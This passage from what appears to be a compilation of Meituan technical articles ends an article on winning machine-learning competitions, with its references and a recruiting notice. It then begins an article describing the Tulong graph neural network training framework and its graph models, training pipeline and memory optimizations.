



图 19　基于三边时空注意力机制的用户行为序列网络

在实际建模中，相对于比赛涉及到更多线上部分，而比赛主要专注于离线数据集的精度极值。同 Debiasing 比赛相比，在实际线上系统中，涉及到 Bias 等更多的问题，以 Position Bias 为例，实际的展示数据高位点击率天然高于低位，然而一部分是源于用户高低位之间的浏览习惯差异，因此对于数据的直接建模不足以表征对于高低位广告点击率与质量的评估。我们在美团实际广告系统中，设计了位置组合预估框架进行建模，取得不错的效果，这里不再详述。具体详情，大家可参考团队 SIGIR 论文：Deep Position-wise Interaction Network for CTR Prediction[7]。

## 4.3 建模关键理解

### 一致的评估方式是决定模型泛化能力的关键

在比赛的机制中，通常最终评测的 Private Data 和此前一直榜单的 Public Data 并不是一份数据，有时切换数据会有几十名的名次抖动，影响最终排名。因此避免过拟合到常规迭代的 Public Data 是最终取胜的关键。那么在此问题上，如何构造同线上分布一致的验证集呢？从一致性角度，一般会构造时间间隔一致的验证集。而部分问题数据噪音较重，可以用动态滑窗等方式构造多个验证集相结合。一致的验证集决定着后面的迭代方向。

### 大数据注重模型的深化，小数据注重模型的鲁棒

不同数据集注重的内容不一样，在数据充分的场景下，核心问题是模型深化，以解决

特征之间交叉，组合等复杂问题。而在小数据下，因为噪音多，不稳定性强，核心问题是模型的鲁棒。高数据敏感性是方案设计的关键。

**方差与偏差的平衡是后期指导优化的关键**

从误差分解角度去理解，平方误差可以分解为偏差 (Bias) 与方差 (Variance)[25]，在中前期模型复杂度较低时，通过提升模型复杂度，能够有效减低偏差。而在偏差已经被高度优化的后期，方差的优化是关键，因此在后期会通过 Emsemble 等方式，在单模型复杂度不变的基础上，通过模型融合优化结果。

**AutoML 的关键是人为先验的不断减少**

在运用 AutoML 框架的同时，会有一些超参数等隐蔽的人为先验，把 AutoML 技术也以模型视角来理解，同样存在模型复杂度越高越容易过拟合的问题，迭代中的一个关键问题不是评估效果的好坏，而是方案是否存在不必要的超参数等信息，能否不断地简化 AutoML 的建模，不断地自动化，自适应适配各类问题。

最后，也特别感谢 Convolution Team、Nomo Team、Getmax Team、Aister Team 等队伍的队友们。

## 总结

本文基于笔者 7 次算法比赛的冠军经历，分享推荐系统、时间序列及自动化机器学习等不同领域比赛中的算法经验，接着结合具体问题介绍 AutoML 技术框架，最后总结比赛中通用的建模方案，结合工业界方案介绍其与比赛的联系。希望文章中的一些算法比赛相关经验能够帮助算法爱好者更好地参与竞赛，能为大家提供一些思路，启迪更多的工程师与研究员在实际工作中取得更优结果。未来，我们团队将持续关注国际算法竞赛，积极进行比赛思路与工业方案结合的尝试，同时也欢迎大家加入我们团队，文末附有招聘信息，期待你的邮件。

## 作者简介

胡可、兴元、明健、坚强，均来自美团广告平台质量预估团队。

## 参考文献

[1] Juan Y , Zhuang Y , Chin W S , et al. Field-aware Factorization Machines for CTR Prediction[C]// the 10th ACM Conference. ACM, 2016.

[2] He K , Zhang X , Ren S , et al. Identity Mappings in Deep Residual Networks[J]. Springer, Cham, 2016.

[3] Ali, Jehad & Khan, Rehanullah & Ahmad, Nasir & Maqsood, Imran. (2012). Random Forests and Decision Trees. International Journal of Computer Science Issues(IJCSI). 9.

[4] Robi Polikar. 2006. Ensemble based systems in decision making. IEEE Circuits and systems magazine 6, 3 (2006), 21 – 45.

[5] Jiawei Chen, Hande Dong, Xiang Wang, Fuli Feng, Meng Wang, and Xiangnan He. 2020. Bias and Debias in Recommender System: A Survey and Future Directions. arXiv preprint arXiv:2010.03240 (2020).

[6] H. Abdollahpouri and M. Mansoury, "Multi-sided exposure bias in recommendation," arXiv preprint arXiv:2006.15772, 2020.

[7] Huang J, Hu K, Tang Q, et al. Deep Position-wise Interaction Network for CTR Prediction[J]. arXiv preprint arXiv:2106.05482, 2021.

[8] KDD Cup 2020 Debiasing 比赛冠军技术方案及在美团的实践 .

[9] Luo Z, Huang J, Hu K, et al. AccuAir: Winning solution to air quality prediction for KDD Cup 2018[C]//Proceedings of the 25th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining. 2019: 1842-1850.

[10] He Y, Lin J, Liu Z, et al. Amc: Automl for model compression and acceleration on mobile devices[C]//Proceedings of the European conference on computer vision (ECCV). 2018: 784-800.

[11] Yang Gao, Hong Yang, Peng Zhang, Chuan Zhou, and Yue Hu. 2020. Graph neural architecture search. In IJCAI, Vol. 20. 1403 – 1409.

[12] Matheus Nunes and Gisele L Pappa. 2020. Neural Architecture Search in Graph Neural Networks. In Brazilian Conference on Intelligent Systems. Springer, 302 – 317.

[13] Huan Zhao, Lanning Wei, and Quanming Yao. 2020. Simplifying Architecture Search for Graph Neural Network. arXiv preprint arXiv:2008.11652 (2020).

[14] Jin Xu, Mingjian Chen, Jianqiang Huang, Xingyuan Tang, Ke Hu, Jian Li, Jia Cheng, Jun Lei: "AutoHEnsGNN: Winning Solution to AutoGraph Challenge for KDD Cup 2020", 2021; arXiv:2111.12952.

[15] Selsaas L R, Agrawal B, Rong C, et al. AFFM: auto feature engineering in field-aware factorization machines for predictive analytics[C]//2015 IEEE International Conference on Data Mining Workshop (ICDMW). IEEE, 2015: 1705-1709.

[16] Yao Shu, Wei Wang, and Shaofeng Cai. 2019. Understanding Architectures Learnt by Cell-based Neural Architecture Search. In International Conference on Learning Representations.
[17] Kaicheng Yu, Rene Ranftl, and Mathieu Salzmann. 2020. How to Train Your Super-Net: An Analysis of Training Heuristics in Weight-Sharing NAS. arXiv preprint arXiv:2003.04276 (2020).
[18] Haixun Wang, Wei Fan, Philip S Yu, and Jiawei Han. 2003. Mining concept-drifting data streams using ensemble classifiers. In Proceedings of the ninth ACM SIGKDD international conference on Knowledge discovery and data mining. 226 – 235.
[19] Robi Polikar. 2006. Ensemble based systems in decision making. IEEE Circuits and systems magazine 6, 3 (2006), 21 – 45.
[20] Chengshuai Zhao, Yang Qiu, Shuang Zhou, Shichao Liu, Wen Zhang, and Yanqing Niu. 2020. Graph embedding ensemble methods based on the heterogeneous network for lncRNA-miRNA interaction prediction. BMC genomics 21, 13 (2020), 1 – 12.
[21] Rosenfeld N , Meshi O , Tarlow D , et al. Learning Structured Models with the AUC Loss and Its Generalizations.
[22] Chen T , Tong H , Benesty M . xgboost: Extreme Gradient Boosting[J]. 2016.
[23] Qi, Yi, et al. "Trilateral Spatiotemporal Attention Network for User Behavior Modeling in Location-based Search", CIKM 2021.
[24] 广告深度预估技术在美团到店场景下的突破与畅想 .
[25] Geurts P . Bias vs Variance Decomposition for Regression and Classification[J]. Springer US, 2005
[26] Kaggle Outbrain 比赛链接：https://www.kaggle.com/c/outbrain-click-prediction.
[27] KDD Cup 2020 Debiasing 比赛链接 https://tianchi.aliyun.com/competition/entrance/231785/introduction.
[28] KDD Cup 2018 比赛链接：https://www.biendata.xyz/competition/kdd_2018/.
[29] KDD Cup 2017 比 赛 链 接：https://tianchi.aliyun.com/competition/entrance/231597/introduction.
[30] KDD Cup 2020 AutoGraph 比赛链接：https://www.automl.ai/competitions/3

## 招聘信息

美团到店广告平台算法团队立足广告场景，探索深度学习、强化学习、人工智能、大数据、知识图谱、NLP 和计算机视觉前沿的技术发展，探索本地生活服务电商的价值。主要工作方向包括：

- **触发策略**：用户意图识别、广告商家数据理解，Query 改写，深度匹配，相关性建模。
- **质量预估**：广告质量度建模。点击率、转化率、客单价、交易额预估。
- **机制设计**：广告排序机制、竞价机制、出价建议、流量预估、预算分配。
- **创意优化**：智能创意设计。广告图片、文字、团单、优惠信息等展示创意的优化。

## 岗位要求：

- 有三年以上相关工作经验，对 CTR/CVR 预估、NLP、图像理解、机制设计至少一方面有应用经验。
- 熟悉常用的机器学习、深度学习、强化学习模型。
- 具有优秀的逻辑思维能力，对解决挑战性问题充满热情，对数据敏感，善于分析 / 解决问题。
- 计算机、数学相关专业硕士及以上学历。

## 具备以下条件优先：

- 有广告 / 搜索 / 推荐等相关业务经验。
- 有大规模机器学习相关经验。

感兴趣的同学可投递简历至：chengxiuying@meituan.com（邮件标题请注明：广平算法团队）。

# 图神经网络训练框架的实践和探索

作者：付浩　宪鹏　祥洲　玉基　徐灏　梦迪　武威

## 1. 前言

万物之间皆有联系。图作为一种通用的数据结构，可以很好地描述实体与实体之间的关系。例如，在社交网络中，用图来表示用户与用户之间的好友关系；在电商网站中，用图表示用户与商品之间的点击购买行为；在知识图谱构建中，还可以用图表示实体与实体间多样的关系。另一方面，深度学习技术在计算机视觉、自然语言处理、语音处理等领域均已取得了巨大的成功。深度学习技术将图像、文本、语音等多种多样的数据转化为稠密的向量表示，提供了表示数据的另一种方式。借助于硬件日益强大的计算能力，深度学习可以从海量数据中学习到数据之间复杂多样的相关性。

这会让人不禁思考，深度学习能否应用到更广阔的领域，比如——图？事实上，早在深度学习兴起之前，业界就已经开始了图嵌入 (Graph Embedding) 技术的探索 [1]。早期的图嵌入算法多以启发式的矩阵分解、概率图模型为主；随后出现了以 DeepWalk[2] 和 Node2vec[3] 为代表的、较为“浅层”的神经网络模型；最后，以 GCN[4] 为代表的一系列研究工作，打通了图信号处理与神经网络之间的壁垒，奠定了当前基于消息传递机制的图神经网络 (GNN: Graph Neural Network) 模型的基本范式。

近年来，图神经网络逐渐成为学术界的研究热点之一 [5]。在工业界，图神经网络在电商搜索、推荐、在线广告、金融风控、交通预估等领域也有诸多的落地应用，并带来了显著收益。

由于图数据特有的稀疏性（图的所有节点对之间只有少量边相连），直接使用通用的深度学习框架（例如 TensorFlow 和 PyTorch）训练往往性能不佳。工欲善其事，必先利其器。针对图神经网络的深度学习框架应运而出：PyG (PyTorch Geometric)[6] 和 DGL (Deep Graph Library)[7] 等开源框架大幅提升了图神经网络的训练速度，并且

降低了资源消耗[17][18]，拥有活跃的社区支持。很多公司根据自身业务特点，也纷纷建设自有的图神经网络框架。美团搜索与 NLP 团队在长期的落地实践中，总结实践经验，在训练的规模和性能、功能的丰富性、易用性等方面进行了大量优化。本文首先介绍我们在过往落地应用中遇到的实际问题和挑战，然后再介绍具体的解决方案。

## 1.1 问题和挑战

从工业界落地应用的角度来看，一个“好用”的图神经网络框架至少具备以下特点。

**（1）完善支持当前流行的图神经网络模型。**

从图本身的类型来看，图神经网络模型可以分为同质图 (Homogeneous Graph)、异质图 (Heterogeneous Graph)、动态图 (Dynamic Graph) 等类型。从训练方式来看，又可以分为全图消息传递[4] 和基于子图采样的消息传递[8] 等类型。从推理方式来看，还可以分为直推式和归纳式[9]。

除此之外，下游任务除了经典的节点分类、链接预测和图分类，还有许多领域相关端到端的预测任务。在实际应用中，不同业务场景对图神经网络的模型和下游任务的需求是不同的，需要个性化定制。例如在美食推荐场景中，存在用户、商家、菜品等节点，刻画其相互关系可以用同质图或异质图；为了刻画用户在不同时间的偏好，可能还需要使用动态图模型；针对推荐系统的召回和排序两个阶段，还需要设计不同的训练任务。尽管现有框架都提供常见模型的实现，但简单调用这些模型不能满足上述需求。此时便需要用户自行开发模型和训练流程代码，这就带来了额外的工作量。如何帮助用户更便捷地实现定制模型是一个不小的挑战。

**（2）以合理的代价支持大规模图上的模型训练。**

在业务落地应用中，图的规模往往很大，可以达到数十亿甚至数百亿条边。我们在初期的尝试中发现，使用现有框架，只能在分布式环境下训练百亿边规模的模型，消耗较多的硬件资源（数千 CPU 和数 TB 内存）。我们希望单机即可在合理的时间内训练百亿边规模的模型，从而降低对硬件资源的需求。

**（3）与业务系统无缝对接。**

图神经网络的完整落地流程至少包括：基于业务数据构图、离线训练和评测模型、线上推理、业务指标观测等步骤。要让图神经网络技术成功落地应用，需要充分理解业务逻辑和业务需求，统一并高效地管理业务场景。同样以美食推荐场景为例，线上日志记录了曝光、点击、下单等行为事件，知识图谱提供了商家和菜品丰富的属性数据，如何从这些异质的数据构造图，要结合业务实际多次实验确定。合适的工具能提升对接业务数据的效率，然而现有的图神经网络框架大多聚焦在模型的离线训练和评测，缺乏此类工具。

**（4）研发人员易于上手，同时提供充足的可扩展性。**

从研发效率的角度来说，自建图神经网络框架的目的是减少建模中的重复工作，让研发人员的精力集中在业务本身的特性上。因此，一个“好用”的图神经网络框架应当易于上手，通过简单地配置即能完成多数任务。在此基础上，对于一些特殊的建模需求，也能提供适当的支持。

## 1.2 美团的解决方案

美团搜索与 NLP 团队在搜索、推荐、广告、配送等业务的长期落地实践中，总结实践经验，自主设计研发了图神经网络框架 **Tulong** 以及配套的图学习平台，较好地解决了上述问题。

- 首先，我们对当前流行的图神经网络模型进行了细粒度的剖析，归纳总结出了一系列子操作，实现了一套通用的模型框架。简单修改配置即可实现许多现有的图神经网络模型。
- 针对基于子图采样的训练方式，我们开发了图计算库“MTGraph”，大幅优化了图数据的内存占用和子图采样速度。单机环境下，相较于 DGL 训练速度提升约 4 倍，内存占用降低约 60%。单机即可实现十亿节点百亿边规模的训练。
- 围绕图神经网络框架 Tulong，我们构建了一站式的图学习平台，为研发人员提供包括业务数据接入、图数据构建和管理、模型的训练和评测、模型导出上线等全流程的图形化工具。

- Tulong 实现了高度可配置化的训练和评测，从参数初始化到学习率，从模型结构到损失函数类型，都可以通过一套配置文件来控制。针对业务应用的常见场景，我们总结了若干训练模版，研发人员通过修改配置即可适配多数业务场景。例如，许多业务存在午晚高峰的周期性波动，我们为此设计了周期性动态图的训练模板，可以为一天中不同时段产生不同的 GNN 表示。在美团配送业务的应用中，需要为每个区域产生不同时段下的 GNN 表示，作为下游预测任务的输入特征。开发过程中，从开始修改配置到产出初版模型仅花费三天；而在此之前，自行实现类似模型方案花费约两周时间。

## 2. 系统概览

如下图 1 所示，Tulong 配套图计算库和图学习平台构成了一套完整系统。系统自底向上可以分为以下 3 个组件。





图 1　图神经网络计算引擎、框架和平台的系统架构

### （1）图以及深度学习引擎

我们把图神经网络的底层算子分为三类：图结构查询、稀疏张量计算和稠密张量计算。我们开发了图计算库 MTGraph 提供图数据的存储和查询功能，深度优化了内存占用和子图采样速度。MTGraph 兼容 PyTorch 和 DGL，用户可以在 MTGraph 的基础上直接编写基于 DGL 的模型代码。

### （2）Tulong 框架

Tulong 框架首先封装实现了训练图神经网络所需的基本组件，包括图和特征数据的预处理流程、子图采样器、通用的 GNN 模型框架，以及包括训练和评测在内的基础任务。基于上述组件，Tulong 框架提供丰富的预定义模型和训练 / 推理流程，用户通过修改配置文件即可在业务数据上训练和评测 GNN 模型。

### （3）图学习平台

图学习平台旨在简化离线的模型开发和迭代过程，同时简化业务系统的对接流程。图学习平台提供一系列的可视化工具，简化从业务数据接入到模型上线的全流程。

下文将从模型框架、训练流程框架、性能优化和图学习平台等四个方面详细介绍各个模块的分析和设计方案。

## 3. 模型框架

我们从工程实现的角度，归纳总结了当前主流图神经网络模型的基本范式，实现一套通用框架，以期涵盖多种 GNN 模型。以下按照图的类型（同质图、异质图和动态图）分别讨论。

### 3.1 同质图

同质图 (Homogeneous Graph) 可以定义为节点集合和边集合：$G=(V,E)$，一条边 $(u,v)\in E$ 表示节点 u 与节点 v 相连。节点和边上往往还附加有特征，我们记 $xv 为节点为节点 v 的特征，的特征，x{(u,v)} 为边为边 (u,v)$ 的特征。

包括 PyG 和 DGL 在内的许多图神经网络框架，都对同质图上的 GNN 进行过归纳，提出了相应的计算范式。例如，DGL 把 GNN 的前向计算过程归纳为消息函数 (message function)、聚合函数 (reduce function) 和更新函数 (update function)[7]。

我们扩展了聚合函数的种类，提出一种更加通用的计算范式：

$$
\begin{aligned}
\mathbf{H}_v^{(k)} &= \left\{\mathbf{h}_v^{(i)} \mid 0 \leq i \leq k\right\} \\
\mathbf{m}_{(u,v)}^{(k)} &= \phi^{(k)}\left(\rho_L^{(k-1)}\left(\mathbf{H}_u^{(k-1)}\right), \rho_L^{(k-1)}\left(\mathbf{H}_v^{(k-1)}\right), \mathbf{x}_{(u,v)}\right) \\
\tilde{\mathbf{h}}_v^{(k)} &= \rho_N^{(k)}\left(\left\{\mathbf{m}_{(u,v)}^{(k)} \mid u \in N^{(k)}(v)\right\}\right) \\
\mathbf{h}_v^{(k)} &= \psi^{(k)}\left(\mathbf{h}_v^{(k-1)}, \tilde{\mathbf{h}}_v^{(k)}\right)
\end{aligned}
$$

上述计算范式仍然分为生成消息、聚合消息、更新当前节点三个步骤，具体包括：

- **层次维度的聚合函数**$\rho_L(\cdot)$：用于聚合同一节点在模型不同层次的表示。例如，多数 GNN 模型中，层次维度的聚合函数为上一层的节点表示；而在 JKNet[10] 中，层次维度的聚合函数可以设定为 LSTM[11]。
- **消息函数**$\phi(\cdot)$：结合起始节点和目标节点，以及边的特征，生成用于消息传递的消息向量。
- 节点维度的聚合函数$\rho_N(\cdot)$：汇集了来自邻居节点$N(v)$的所有消息向量。值得注意的是，$N(v)$也可以有不同的实现。例如，在 GCN 中为所有邻居节点，而在 GraphSage[9] 中为邻居节点的子集。
- **更新函数**$\psi(\cdot)$：用于聚合节点自身在上一层和当前层的表示。

不难看出，上述计算范式可以覆盖当前大多数 GNN 模型。在工程实践中，我们将上述函数进一步分拆细化，预先提供了多种高效的实现。通过配置选项即可实现不同的组合搭配，从而实现多数主流的 GNN 模型。

## 3.2 异质图

相比于同质图，异质图 (Heterogeneous Graph) 扩充了节点类型和边类型。比如，

学术引用网络[13] 中包含论文、作者、机构等类型的节点，节点直接通过“论文引用其他论文”、“作者撰写论文”、“作者属于机构”等类型的边相连，如下图 2 所示：





图 2　同质图与异质图的比较

我们把异质图视为多个二分图的叠加，每一个二分图对应于一种边类型。上述的学术引用网络可以表示成“论文 – 引用 – 论文”、“作者 – 撰写 – 论文”、“作者 – 属于 – 机构”，共计三个二分图，同质图的 GNN 模型框架稍加修改即可在二分图上应用。

在此基础上，一个节点在不同的二分图中会产生不同的表示。我们进一步提出边类型维度的聚合函数 $\rho_R(\cdot)$，用于聚合节点在不同二分图中的表示（如下图 3 所示）。框架中同样提供边类型纬度聚合函数的多种实现，可以通过配置选项调用。例如，要实现 RGCN，可以在二分图上应用 GCN，然后在边类型维度上取平均。





图 3 异质图模型框架

## 3.3 动态图

动态图 (Dynamic Graph) 是指随时间变化的图。与之相对的，上述的同质图和异质图可以称为静态图。比如，学术引用网络会随时间不断扩张，用户与商品的交互图会随用户兴趣而变化。动态图上的 GNN 模型旨在生成给定时间下的节点表示$\mathbf{H}(t)$。根据时间粒度的粗细，动态图可分为离散时间动态图和连续时间动态图。

在离散时间动态图中，时间被划分为多个时间片 ( 例如以天 / 小时划分)，每个时间片对应一个静态的图。离散时间动态图的 GNN 模型通常在每个时间片上单独应用 GNN 模型，然后聚合节点在不同时间的表征 [14]。我们把聚合过程抽象为离散时间维度的聚合函数 $\rho_T(\cdot)$，同样提供预定义的实现。此外，Tulong 框架还提供离散时间动态图数据的加载和管理机制，仅在内存中保留必须的时间片，降低硬件资源的消耗。





图 4 离散时间动态图 GNN 模型框架

在连续时间动态图中，每条边附有时间戳，表示交互事件发生的时刻。相比于静态图，连续时间动态图中的消息函数$\phi(\cdot,t,e_t)$还依赖于给定样本的时间戳以及边的时间戳。此外，邻居节点$N(v,t)$必须与时间有关，例如邻居节点中不能出现 $t$ 时刻之后才出现的节点。针对此问题，我们开发了多种连续时间动态图上的邻居节点采样器，可以在指定的时间范围内，高效地采样邻居节点。





图 5 连续时间动态图 GNN 模型框架

以上分析了同质图、异质图和动态图的计算范式，我们从中抽取出通用的函数（算子），包括消息函数、聚合函数、更新函数、邻居节点函数，并给出多种预定义的实现。框架用户通过配置选项即可拼装组合算子，从而实现需要的 GNN 模型。

## 4. 训练流程框架

训练 GNN 模型通常包括加载数据、定义 GNN 模型、训练和评测、导出模型等流程。由于 GNN 模型和训练任务的多样性，在实际开发过程中，用户往往要针对自己的场景自行编写模型和流程代码，处理繁琐的底层细节让用户难以集中到算法模型本身的调优上。GraphGym[12] 和 DGL-Go[16] 试图解决这一问题，通过集成多种模型和训练任务，同时简化接口，可以让用户较为直接地上手和训练 GNN 模型。

我们通过更加“工业化”的方式解决这一问题（如下图 6 所示），框架被分为两层：基础组件和流程组件。基础组件聚焦于单一的功能，例如图数据组件只维护内存中的图数据结构，不提供图上的采样或张量计算功能；图上的采样功能通过图采样器来提供。流程组件通过组装基础组件提供较为完整的数据预处理、训练和评测流程，例如训练流程组合了图数据、图采样器、GNN 模型等组件，提供完整的训练功能。





图 6　训练流程框架

更上一层，我们提供多种流程配置模板和 GNN 模型模板。模板对外暴露若干超参，例如训练数据路径、模型类型、学习率等参数，结合用户指定的超参后就可以完整定义一次训练任务。换言之，基于模板和参数即可完整复现一次 GNN 模型实验。框架将会解析这些配置，并生成可执行的应用。

举例来说，用户可以选择 GraphSage 模型的配置模板，以及链接预测任务的训练模板，指定模型层数和维度，以及训练评测数据路径，即可开始训练基于 GraphSage 的链接预测模型。

# 5. 性能优化

随着业务的发展，业务场景下图的规模也愈发庞大。如何以合理的代价，高效训练数十亿乃至百亿边规模的 GNN 模型成为亟需解决的问题。我们通过优化单机的内存占用，以及优化子图采样算法，来解决这一问题。

## 5.1 图数据结构优化

图数据结构的内存占用是制约可训练图规模的重要因素。以 MAG240M-LSC 数据集 [13] 为例，添加反向边后图中共有 2.4 亿节点和 35 亿边。在基于子图采样的训练方式下，PyG 和 DGL 单机的图数据结构均需要占用 100GB 以上的内存，其它开源框架的内存占用往往更多。在更大规模的业务场景图上，内存占用往往会超出硬件配置。我们设计实现了更为紧凑的图数据结构，提升了单机可承载的图规模。

我们借助图压缩技术降低内存占用。不同于常规的图压缩问题，GNN 的场景下需要支持随机查询操作。例如，查询给定节点的邻居节点；判断给定的两个节点在图中是否相连。我们对此提出的解决方案包括两部分：

